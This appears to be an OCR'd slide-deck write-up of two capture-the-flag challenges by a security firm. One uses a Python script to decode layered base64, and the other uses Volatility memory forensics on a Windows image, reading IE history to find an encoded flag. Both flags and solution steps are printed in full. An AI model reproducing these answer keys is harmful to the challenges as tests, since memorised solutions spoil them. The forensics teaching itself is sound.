   MTBVMU14VVhsVmEyUlVZbXR3YUZWdE1XOWpSbHB4VkcwNVYxWnRVbGhXVjNNMVZXc3hXRlZyYUZkTmFsWlVWa2Q0WVZKc1RuTmhSbFpYWWxaRmQxWn
   FRbUZaVm1SSVZXdG9hMUp0YUZSVVZXaERVMnhhYzFwRVVtcE5WMUl3VlRKMGIyRkdTbk5UYkdoVlZsWndNMVpyV21GalZrcDFXa1pPVjJFeGNEVldS
   RVpyWXpGVmQwMUliR2hTYlhoWVdXeG9RMVJHVW5KWGJFcHNVbTFTZWxsVldsTmhSVEZ6VTI1b1YxWjZRalJVYTJSSFVqRmFXVnBIYUZOV1ZGWlZWbG
   N4TkdReVZrZFdXR3hyVWpOU2IxbHNWbmRXTVZwMFkwZEdXR0pHY0ZoWk1HUnZWMnhhV0ZWclpHRldWMUpRVlRCVk5WWXhjRWhoUjJoT1UwVktNbFp0
   TVRCVk1VMTRWVmhzVm1FeVVsVlpiWFIzWVVaV2RFMVhPV3BTYkhCNFZrY3dOV0V5U2tkalJXaFhZbFJCTVZaWGMzaFhSbFp6WVVaa1RsWXlhREpXTV
   ZwaFV6RkplRlJ1VmxKaVJscFlXV3RvUTFkV1drZFZhMlJXVFZad01GVnRkRzlWUmxwMFZXczVWMkZyV2t4Vk1uaHJWakZhZEZKdGNFNVdNVWwzVmxS
   S01HRXhaRWhUYkdob1VqQmFWbFp1Y0Zka2JGbDNWMjVLYkZKdFVubGFSV1F3VlRKRmVsRnFXbGRpUjFFd1ZrUktSMVl4VGxsalJuQk9UVzFvV1ZkV1
   VrZGtNa1pIVjJ4V1UySkdjSE5WYlRGVFRWWlZlV042UmxoU2EzQmFWVmMxYjFZeFdYcGhTRXBWWVRKU1NGVnFSbUZYVm5CSVlVWk9WMVpHV2xaV2JH
   TjRUa2RSZVZaclpGZGlSMUp2Vlc1d2MySXhVbGRYYm1Sc1lrWnNOVmt3Vm10V01ERkZVbXBHV2xaWGFFeFdNbmhoVjBaV2NscEhSbGROTW1oSlYxUk
   plRk14U1hoalJXaHBVbTFvVkZac2FFTlRNVnAwVFZSQ1ZrMVZNVFJXYkdodlYwWmtTR0ZHYkZwaVdHaG9WbTE0YzJOc2NFaFBWM0JUWWtoQ05GWnJZ
   M2RPVjBWNVUydGthbEpYYUZoWmJGSkNUVlphV0dNemFGaFNiRm94V1RCYWExUnRSbk5YYXpGWFlXdEtjbFY2Ums5U01WcDFWV3hPYVZJeFNuWlhWbE
   pIWkRGT1YxZHJhR3RTTUZwaFZtMXpNVk5XV2xoa1J6bG9UVlZ3TUZaWE5VTldNa3BJWVVWU1ZrMVdjR2haTVZwUFkxWldjMWRyTlZkTlZXd3pWbXhT
   UzAxSFNYbFNhMlJVWW1zMVZWbHJaRzlXYkZwMFpVaGtUazFXYkROV01qVkxZa1pLZEZWdWJHRlNWMUl6V1ZaYVlXTnRUa1ppUm1ScFVqRkZkMWRXVW
   t0U01WbDRWRzVXVm1KRlNsaFZiRkpYVjFaYVIxbDZSbWxOVjFKSVdXdG9SMVpIUlhoalNFNVdZbFJHVkZZeWVHdGpiRnBWVW14a1RsWnVRalpYVkVK
   aFZqRmtSMWRZY0ZaaWEzQllWbXRXWVdWc1duRlNiR1JxVFZkU2VsbFZaSE5XTVZwMVVXeEdWMkV4Y0doWFZtUlNaVlphY2xwR1pGaFNNMmg1VmxkMF
   YxTXhaRWRXYmxKclUwZFNjMWxyV25OT1ZsSnpXWHBXVjAxRVJsZFphMUpoVjJ4YVdHRkhhRmRoYTNCSVdUSXhUMUp0VmtkWGF6VlhZbXRLU2xZeWRG
   ZFdhelZYVjFob2FsSlhVbWhWYlhNeFYwWlpkMVpyZEU1aVJuQXdWRlpTUTFack1WWk5WRkpYVm0xb2VsWnNXbXRUUjFaSFYyeHdWMUpXYjNwWFYzQk
   hWakpPVjFWdVNsVmlSMUpVV1d4b2IwNVdXblJOUkVab1RWWnNORll5TlU5aGJFcEdVMjFvVjJKSFVrOVVWbHBoVjBkTmVtRkdhRk5pUm5BMlYxWldZ
   V0V4VW5OWFdHeG9Va1Z3V0ZSV1duZGhSbFkyVW10d2JGSnNTakZXYlhoTFlWWktjMk5HYkZoV00xSjJWVlJHYTFZeFpISmFSbHBvVFd4S1dGWkdXbU
   ZrTURGSFZtNVNhMUo2YkZkVmJYaDNUVVpzVmxkc1RsaGlWWEJJV1RCV05GWnJNWFZoU0VwWFlXdGFhRnBGV2t0a1IwNUdUbFprVGxaWGQzcFdiWGhU
   VXpBeFNGTlljRk5oTWxKVldYMXpNVlpYYkhKYVJ6bFhaa1p3ZWxZeU5YdFVbekZYWTBoc1YwMXFSa2haVjNoaFkycFFYV0pHYUdoTldFSlJWMVpbWV
```

CTF

Base64Base64Base64

SOSECURE

decodeb64.py

```python
import base64

with open('cipher.txt', 'r') as f:
    cipher = f.read().strip()

while True:
    try:
        cipher = base64.b64decode(cipher)
        if 'flag' in cipher.decode():
            print(cipher.decode())
    except:
        exit(1)

```

```
┌──(tester㉿kali)-[/tmp/test]
└─$ python3 decodeb64.py
flag{l00ks_l1ke_a_l0t_of_64s}
```

CTF

SOSECURE

Remember-me

```
└─# vol.py -f remember.mem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_240
00, Win7SP1x86
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kali/forensics/remem
ber/remember.mem)
                      PAE type : No PAE
                           DTB : 0x185000L
                          KDBG : 0x82949c28L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x8294ac00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2020-01-20 16:40:00 UTC+0000
     Image local date and time : 2020-01-20 18:40:00 +0200
```

CTF

SOSECURE

Remember-me

```
└─# vol.py -f remember.mem --profile=Win7SP1x86 iehistory
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Process: 1424 explorer.exe
Cache type "DEST" at 0x63c811
Last modified: 2020-01-20 18:39:32 UTC+0000
Last accessed: 2020-01-20 16:39:34 UTC+0000
URL: John the ripper@http://www.bing.com/videos/search?q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9&FORM=HDRSC3
Title: kVvd%u\fmu\fmu\fmu\fmugu(\fmulmuA}qnu
**************************************************
Process: 1424 explorer.exe
Cache type "URL " at 0x1d85000
Record length: 0x100
Location: Visited: John the ripper@http://www.msn.com/?ocid=iehp
Last modified: 2020-01-20 16:37:59 UTC+0000
Last accessed: 2020-01-20 16:37:59 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xa0
**************************************************
Process: 1424 explorer.exe
Cache type "URL " at 0x1d85100
Record length: 0x100
Location: Visited: John the ripper@http://static-global-s-msn-com.akamaized.net/hp-neu/sc/2b/a5ea21.ico
Last modified: 2020-01-20 16:38:02 UTC+0000
Last accessed: 2020-01-20 16:38:02 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xc8
**************************************************
Process: 1424 explorer.exe
Cache type "URL " at 0x1d85200
Record length: 0x100
Location: Visited: John the ripper@http://go.microsoft.com/fwlink/?LinkId=69157
Last modified: 2020-01-20 16:38:00 UTC+0000
Last accessed: 2020-01-20 16:38:00 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xb0
**************************************************
```

CTF

Remember-me

```
**************************************************
Process: 1424 explorer.exe
Cache type "DEST" at 0x4f2b3a1
Last modified: 2020-01-20 18:39:33 UTC+0000
Last accessed: 2020-01-20 16:39:34 UTC+0000
URL: John the ripper@http://www.bing.com/news/search?q=ZmxhZ3tLZWVwX3VzaW5nX3Zvb
GF0aWxpdHl9&FORM=HDRSC4
Title: ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9 - Bing News
**************************************************
```


bing.com/search?format=rss&q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9&form=HDRSC4

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<rss version="2.0">
  ▼<channel>
    <title>Bing: ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9</title>
    <link>http://www.bing.com:80/search?q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9</link>
    <description>Search results</description>
   ▼<image>
      <url>http://www.bing.com:80/s/a/rsslogo.gif</url>
      <title>ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9</title>
      <link>http://www.bing.com:80/search?q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9</link>
    </image>
    <copyright>Copyright © 2022 Microsoft. All rights reserved. These XML results may not be used, reproduced or transmitted in any
    rendering Bing results within an RSS aggregator for your personal, non-commercial use. Any other use of these results requires
    Corporation. By accessing this web page or using these results in any manner whatsoever, you agree to be bound by the foregoing
  </channel>
</rss>
```

CTF

Remember-me



SOSECURE

MORE THAN SECURE

ให้คุณปลอดภัยกว่า

CONTACT US

TEL : 061 564 5294

Line : @SOSECURE

WWW.SOSECURE.CO.TH

Facebook.com/S0SECURE